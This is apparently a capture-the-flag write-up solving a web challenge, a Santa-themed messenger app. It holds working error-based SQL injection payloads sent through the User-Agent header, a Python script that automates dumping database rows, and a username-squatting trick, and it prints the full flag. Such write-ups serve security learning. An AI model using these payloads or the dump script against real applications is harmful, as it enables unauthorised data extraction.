
Flagvent 2025: Day 18
FV25.18 - Santa's Gift Factory Messenger
Difficulty
medium

Categories
web

Description
In order to facilitate communication amongst all elves working in the gift factory, Santa has asked one of the trainee eleves in the IT department to implement a new messenger application. Besides sending messages to other elves or the whole team, users of the application are also able to search for gifts that can be created in the gift factory. Unfortunately, in order to finish the application in time for the upcoming holiday season, essential security tests have been skipped.

Author
lu161
Solution
When you load the web instance, you’re presented with the following website:

This is a PHP-based website, and it includes functionality to sign up for the chat system as well as a gift search.
Gift search SQLi through User-Agent
When searching for gifts using queries like a and b, we do see some entries. However, searching for FV25 or flag doesn’t return any results. When performing a search, I noticed the following in the gift search page source code:
<!--query by Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 - accessed on 2025-12-18 04:08:45 -->This is my browser’s User-Agent, and we can control its value. By setting the User-Agent to a single quote ('), we see the following PHP error on the page:
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '',now()) FROM products /*product_id, product_name*/' at line 1 in /var/www/html/santa_products.php:11 Stack trace: #0 /var/www/html/santa_products.php(11): mysqli->query('INSERT INTO acc...') #1 {main} thrown in /var/www/html/santa_products.php on line 11Therefore, this input is vulnerable to SQL injection.
After some tinkering and research, we come up with the following query to use as our User-Agent, which reveals the name of the database in use:
', updatexml(1,concat(0x7e,(SELECT database()),0x7e),1) #

-- '~santa_products~'
So the database we’re using is called santa_products.

Next, we find the table names.
', updatexml(1,concat(0x7e,(SELECT table_name FROM information_schema.tables WHERE table_schema='santa_products' LIMIT 0,1),0x7e),1) #
-- '~access_log~'

', updatexml(1,concat(0x7e,(SELECT table_name FROM information_schema.tables WHERE table_schema='santa_products' LIMIT 1,1),0x7e),1) #
-- '~products~'
By using LIMIT, we can enumerate all tables and discover that only two exist: access_log and products.

Finally, we enumerate the column names for the access_log and products tables:
', updatexml(1,concat(0x7e,(SELECT group_concat(column_name) FROM information_schema.columns WHERE table_name='products'),0x7e),1) #
-- '~product_id,product_name~'

', updatexml(1,concat(0x7e,(SELECT group_concat(column_name) FROM information_schema.columns WHERE table_name='access_log'),0x7e),1) #
-- '~access_comment,access_log_id,us'
We now have a complete database schema. Our next goal is to dump all rows from each table. It’s important to note that updatexml() in MySQL has a hard output limit of 32 characters for its error messages, so we have to "window" through the data. We’ll write a script that can talk to the remote server, merge all columns from a row into a long string (like 1: shoes), take a 30-character slice starting from an offset, then force that slice into an XPath error message. This lets us make many back-to-back requests to dump all rows from both tables in the database:
import requests
import re

url = "https://13078d63-94ba-4e96-a174-63166cd24405.challs.flagvent.org:31337/santa_products.php"

def leak(query):
    payload = f"', updatexml(1,concat(0x7e,({query}),0x7e),1) #"
    headers = {'User-Agent': payload}
    r = requests.get(url, headers=headers)
    match = re.search(r"XPATH syntax error: '~([^~]*)~'", r.text)
    return match.group(1) if match else None

def dump_table(table, columns):
    print(f"\n--- Dumping {table} ---")
    row = 0
    while True:
        try:
            # Get full row string
            col_concat = f"concat({','.join(columns)})"
            full_row = ""
            offset = 1
            while True:
                # Use substr to bypass 32-char limit
                part = leak(f"SELECT substr({col_concat},{offset},30) FROM {table} LIMIT {row},1")
                if not part or part == "": break
                full_row += part
                offset += 30

            if not full_row: break
            print(f"Row {row}: {full_row}")
            row += 1
        except Exception:
            break

# Dump both tables
dump_table("products", ["product_id", "': '", "product_name"])
dump_table("access_log", ["access_log_id", "': '", "access_comment"])
The output from this script is:
--- Dumping products ---
Row 0: 1: shoes
Row 1: 2: robot
Row 2: 3: candy
Row 3: 4: bike
Row 4: 5: keyboard
Row 5: 6: book
Row 6: 7: sweater
Row 7: 8: watch
Row 8: 9: perfume
Row 9: 10: chocolate
Row 10: 11: jewelry
Row 11: 12: socks
Row 12: 13: mug
Row 13: 14: candle
Row 14: 15: scarf
Row 15: 16: wallet
Row 16: 17: gloves
Row 17: 18: puzzle
Row 18: 19: plant
Row 19: 20: hat
Row 20: 21: headphones
Row 21: 22: notebook
Row 22: 23: wallet
Row 23: 24: camera
Row 24: 25: slippers
Row 25: 26: wine
Row 26: 27: boardgame
Row 27: 28: tablet
Row 28: 29: phone
Row 29: 30: picture
Row 30: 1337: FV25{pr353nt5_f

--- Dumping access_log ---
Row 0: 1: accessed on 2025-12-19 11:51:25
Row 1: 2: accessed on 2025-12-19 11:51:25
Row 2: 3: accessed on 2025-12-19 11:51:25
Row 3: 4: accessed on 2025-12-19 11:51:25
Row 4: 5: accessed on 2025-12-19 11:51:25
Row 5: 6: accessed on 2025-12-19 11:51:25
Row 6: 7: accessed on 2025-12-19 11:51:25
Row 7: 8: accessed on 2025-12-19 11:51:25
Row 8: 9: accessed on 2025-12-19 11:51:25
...
Row 71: 72: accessed on 2025-12-19 11:51:35
Row 72: 73: accessed on 2025-12-19 11:51:35
Row 73: 74: accessed on 2025-12-19 11:51:35
Row 74: 75: accessed on 2025-12-19 11:51:35
Row 75: 76: accessed on 2025-12-19 11:51:35
Luckily, we find what appears to be the first half of our daily flag: FV25{pr353nt5_f.
Chat App @everyone exploit
We sign up as the test user, then log in to use the chat system:

The chat app allows you to send messages to people using their username. For example, I can send a message to the santa user by including @santa before my message. Initially, we consider using XSS, but the chat messages are properly escaped before being printed. You also can’t sign up for a username that isn’t alphanumeric, so this is a dead end. However, we notice the special @everyone functionality, which allows you to send a message to all users. We theorise that if we sign up as the everyone user, we might be able to retrieve messages that others have sent to @everyone.
Luckily, the username is available, so we sign up and see some useful messages:

The messages are:
[2023-11-02 15:04:33] - santa to everyone: We have had some packaging issues lately, please remember to wrap up all the gifts nicely![2023-11-04 15:24:01] - santa to everyone: Listen up elves! Some kid send me this text, can anyone make sense of what gift we should deliver? MHJfM3YzcnkwbjN9
[2023-11-13 15:12:09] - bell to everyone: Hey, has anyone found my keycard for the gift factory?! I seem to have misplaced it somewhere :(
[2023-11-14 09:00:12] - santa to everyone: Announcement! Team meeting with cookies and coffee - Please join today at 1pm!
[2025-12-19 13:25:27] - santa to everyone: Hohoho, welcome to the chat! You can send messages to other elves using @<username> at start of message. If you want to message all elves use @everyone.
We see the odd string MHJfM3YzcnkwbjN9, and plugging it into CyberChef decodes it from Base64 to give us the second half of the flag: 0r_3v3ry0n3}.
Complete flag
Putting both parts together gives us today’s daily flag!
Flag:
FV25{pr353nt5_f0r_3v3ry0n3}